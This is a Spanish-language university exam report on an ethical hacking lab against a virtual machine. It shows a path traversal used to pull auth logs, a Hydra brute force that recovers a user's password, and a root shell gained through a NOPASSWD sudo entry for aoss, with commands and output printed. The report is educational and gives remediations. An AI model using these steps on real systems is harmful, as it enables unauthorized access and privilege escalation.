EXAMEN FINAL - HACKING ÉTICO

JUAN JOSE SANDOVAL DELGADO 2190730 - juan_josn.sandoval@uao.edu.co

UNIVERSIDAD AUTÓNOMA DE OCCIDENTE
FACULTAD DE INGENIERÍA
PROGRAMA DE INGENIERÍA INFORMÁTICA
SANTIAGO DE CALI - 2023

Introducción

En este informe se presenta un análisis detallado y sistemático de una operación de hacking ético llevada a cabo en la máquina virtual UAO2023, utilizando el entorno de Kali Linux - Debian 5.10.179-5. Se describe el proceso de identificación y explotación de una vulnerabilidad llamada PATH TRANSVERSAL, utilizando herramientas especializadas como dirb, dirsearch con el fin de encontrar archivos escondidos en la url y HYDRA para realizar ataques de fuerza bruta. El objetivo principal fue evaluar la seguridad de la máquina virtual, identificar y descargar registros críticos, y realizar un ataque de fuerza bruta para acceder a cuentas de usuarios no privilegiados. Además, se detalla el intento de escalar privilegios dentro del sistema, demostrando la efectividad y alcance de las técnicas de penetración utilizadas, así como las potenciales implicaciones para la seguridad cibernética. Este informe ofrece una visión integral del proceso, resaltando tanto los hallazgos técnicos como las recomendaciones de seguridad derivadas de la operación.

Objetivo

El objetivo principal de este ejercicio de hacking ético es evaluar y mejorar la seguridad de la máquina virtual UAO2023. Esto se logra mediante la identificación y explotación de una vulnerabilidad específica de transversalidad de ruta. El ejercicio pretende simular un escenario de ataque real para identificar debilidades potenciales y proporcionar medidas correctivas efectivas. Además, el ejercicio busca desarrollar habilidades prácticas en el uso de herramientas de hacking ético y en la comprensión de tácticas de ataque y defensa en ciberseguridad.

Requerimientos

Herramientas y Software:

- Kali Linux como sistema operativo principal para realizar el ataque.
- Herramientas de análisis de directorios web como dirb o dirsearch.
- HYDRA para realizar ataques de fuerza bruta.
- Diccionario de contraseñas Rockyou para el ataque de fuerza bruta.

Tareas Específicas:

- Descargar y configurar la máquina virtual UAO2023.
- Realizar un reconocimiento inicial para identificar directorios y rutas vulnerables utilizando dirb o dirsearch.
- Explotar la vulnerabilidad de transversalidad de ruta para obtener registros críticos.
- Ejecutar un ataque de fuerza bruta en cuentas de usuarios no privilegiados.
- Intentar escalar privilegios dentro de la máquina víctima para acceder a información crítica.

VULNERABILIDAD #1

Vulnerabilidad Explotada: RUTA TRANSVERSAL

Sistema Vulnerable: 192.168.0.11

Explicación Vulnerabilidad: La vulnerabilidad de transversalidad de ruta, también conocida como "path traversal", es un tipo de fallo de seguridad que ocurre cuando un software permite el acceso a directorios o archivos fuera de los límites del directorio raíz definido debido a una mala configuración. Esto permite a un atacante acceder a archivos y directorios almacenados en el servidor que están fuera del directorio web permitido. La explotación de esta vulnerabilidad suele realizarse mediante la manipulación de entradas (como URLs o formularios web) para incluir caracteres o secuencias de escape que 'navegan' hacia directorios superiores. Esto puede llevar a la exposición de información sensible, como archivos de configuración, bases de datos o incluso scripts del servidor, poniendo en riesgo la integridad y confidencialidad del sistema.

Solución: Para mitigar la vulnerabilidad de transversalidad de ruta, es crucial validar y sanear todas las entradas de usuario. Esto implica asegurarse de que los datos proporcionados por el usuario no contengan secuencias de caracteres que puedan interpretarse como comandos para navegar fuera del directorio raíz permitido.

Severidad: ALTA

VULNERABILIDAD #2

Vulnerabilidad Explotada: Ataque de Fuerza Bruta

Sistema Vulnerable: 192.168.200.130

Explicación Vulnerabilidad: Un ataque de fuerza bruta es una técnica utilizada para obtener información como nombres de usuario, contraseñas y claves de cifrado, mediante la prueba sistemática de todas las posibles combinaciones hasta encontrar la correcta. Esta técnica no requiere conocimiento previo sobre el sistema objetivo y se basa en el poder computacional para probar múltiples combinaciones a gran velocidad. Aunque es una técnica simple, puede ser efectiva, especialmente cuando las contraseñas son débiles o comunes. Los ataques de fuerza bruta representan una amenaza significativa para la seguridad de los sistemas, ya que pueden permitir el acceso no autorizado a cuentas y datos sensibles. Para mitigar estos ataques, es esencial implementar políticas de contraseñas fuertes, limitar los intentos de inicio de sesión fallidos y utilizar técnicas como la autenticación multifactor.

Solución: Para protegerse contra ataques de fuerza bruta, es fundamental implementar políticas de contraseñas robustas que requieran combinaciones complejas y únicas.

Severidad: MEDIA - ALTA

VULNERABILIDAD #3

Vulnerabilidad Explotada: Escalar privilegios dentro de la máquina víctima

Sistema Vulnerable: 192.168.200.130

Explicación Vulnerabilidad: La escalada de privilegios es una vulnerabilidad de seguridad que permite a un usuario, proceso o aplicación obtener un nivel de acceso más elevado de lo que se le había otorgado inicialmente. Esto se logra explotando fallos, errores o deficiencias en el diseño de un sistema operativo, aplicación o política de seguridad. La escalada puede ser vertical, donde se adquieren privilegios de un nivel superior (como pasar de usuario normal a administrador), o horizontal, donde se obtienen privilegios equivalentes pero en un contexto diferente (como acceder a cuentas de otros usuarios).

Solución: Las actualizaciones y parches de seguridad deben aplicarse regularmente para corregir cualquier vulnerabilidad conocida que pueda ser explotada para la escalada de privilegios.

Severidad: ALTA

Desarrollo


Inicialmente se utiliza el comando dirb con el fin de identificar a qué carpetas podemos ingresar a través de la url.

Se sabía que /bak/ representa /var/backups, por lo tanto se intenta encontrar los directorios correspondientes a los usuarios con el fin de poder acceder al servidor.


```
┌──(root㉿kali)-[/usr/share/wordlists]
└─# dirb http://192.168.0.11/bak../log/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Nov 25 20:33:22 2023
URL_BASE: http://192.168.0.11/bak../log/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.11/bak../log/ ----
+ http://192.168.0.11/bak../log/debug (CODE:403|SIZE:555)
==> DIRECTORY: http://192.168.0.11/bak../log/installer/
==> DIRECTORY: http://192.168.0.11/bak../log/journal/
+ http://192.168.0.11/bak../log/messages (CODE:403|SIZE:555)
+ http://192.168.0.11/bak../log/private (CODE:403|SIZE:555)

---- Entering directory: http://192.168.0.11/bak../log/installer/ ----
+ http://192.168.0.11/bak../log/installer/status (CODE:200|SIZE:76397)

---- Entering directory: http://192.168.0.11/bak../log/journal/ ----

-----------------
END_TIME: Sat Nov 25 20:33:31 2023
DOWNLOADED: 13836 - FOUND: 4
```

Leyendo la documentación de Nginx somos capaces de buscar en donde se encuentran los archivos de log, y aunque pudimos descargar el access.log, este era de utilidad para el propósito de la práctica


puesto que no contenía información relacionada a los usuarios, por esto se procede a intentar en una carpeta diferente en este caso en la carpeta /logs/




Buscando mas documentación se encuentra que los usuario se guardan usualmente en el archivo auth.log, en la carpeta /var/log/. Esta url descarga un archivo en donde encontramos el nombre de los usuarios que accedieron últimamente




Este es el archivo obtenido, sin embargo solo daba el usuario root, el cual no es el que estábamos buscando para esta práctica.




Conociendo que los archivos de log se rotan regularmente para evitar que se vuelvan demasiado grandes. Los archivos rotados se comprimen y almacenan con nombres como auth.log.1, se decide buscar encontrar uno de estos archivos con el fin de encontrar mas usuarios, en este caso encontramos al usuario omar.




Una vez se identifica el usuario gracias a los archivos .log, se procede a descomprimir el archivo rockyou y después se ejecuta el comando hydra el cual realizará el ataque de fuerza bruta probando en **14 millones de** contraseñas qué existen en el diccionario.



Después de qué termine el ataque de fuerza bruta, identifica qué la contraseña es omarion. La cual servirá para ingresar a la máquina del atacante.



Se ingresa a la máquina atacante y posteriormente se valida las credenciales qué arrojó el comando hydra.



Se ejecuta el comando sudo -l para identificar qué permisos cuenta el usuario omar.

```
omar@uao2023:~$ sudo -l
sudo: unable to resolve host uao2023: Nombre o servicio desconocido
Matching Defaults entries for omar on uao2023:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User omar may run the following commands on uao2023:
    (root) NOPASSWD: /usr/bin/aoss
```

Se realiza conexión ssh a la máquina a la cual se ataca. Pasando el usuario y después la IP de la víctima.

```
┌──(root㉿kali)-[~]
└─# ssh omar@192.168.0.11
The authenticity of host '192.168.0.11 (192.168.0.11)' can't be established.
ED25519 key fingerprint is SHA256:3dqq7f/jDEeGxYQnF2zHbpzEtjjY49/5PvV5/4MMqns.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.11' (ED25519) to the list of known hosts.
omar@192.168.0.11's password:
omar@uao2023:~$ pwd
/home/omar
```

Se realiza un copiado del repositorio con el fin de escanear las posibles vulnerabilidades de la máquina.

```
┌──(root㉿kali)-[~/LinEnum]
└─# git clone https://github.com/rebootuser/LinEnum
```

Se visualiza qué se descargo correctamente.

```
┌──(root㉿kali)-[~/LinEnum]
└─# ls LinEnum.sh
LinEnum.sh

┌──(root㉿kali)-[~/LinEnum]
└─# ls
CHANGELOG.md  CONTRIBUTORS.md  LICENSE  LinEnum.sh  README.md
```

Una vez se realiza descarga del archivo desde el repositorio. Utilizamos el siguiente comando para pasar dicho archivo a través de tcp a la máquina de la víctima.


```
┌──(root㉿kali)-[~/LinEnum]
└─# scp LinEnum.sh omar@192.168.200.130:~
```

Se ingresa a la máquina de la víctima y se evidencia qué el archivo LinEnum fue transferido correctamente. Se ejecuta el comando ./LinEnum.sh -s omarion para empezar el escaneo de vulnerabilidades específicamente para escalar privilegios.

```
omar@uao2023:~$ ls
LinEnum.sh  user.txt
omar@uao2023:~$ ./LinEnum.sh -s omarion_
```

El script de Linenum muestra que se tiene una posibilidad de escalar privilegios atraves de /usr/bin/aoss puesto que no requiere contraseña y tiene permisos de root.

Se aprovecha esta vulnerabilidad para ejecutar sudo /usr/bin/aoss /bin/sh, aoss iniciará /bin/sh (una shell) con privilegios de root debido a la configuración de sudo. Esto dará acceso a una shell de root sin necesidad de conocer la contraseña de root y por ultimo se obtiene el hash de la contraseña del usuario root.



Conclusiones

El informe sobre el ejercicio de hacking ético en la máquina virtual UAO2023 revela hallazgos clave en ciberseguridad. Se identificaron y explotaron vulnerabilidades críticas como Path Transversal, Ataque de Fuerza Bruta, y Escalada de Privilegios, utilizando herramientas como dirb, dirsearch, HYDRA, y LinEnum. Esto resalta la importancia de una política de seguridad robusta en contraseñas y registros, así como la necesidad de actualizaciones y parches de seguridad constantes. Se recomienda implementar validaciones rigurosas, políticas de contraseñas fuertes, y limitar intentos de inicio de sesión fallidos. El ejercicio también fue crucial para desarrollar habilidades prácticas en ciberseguridad.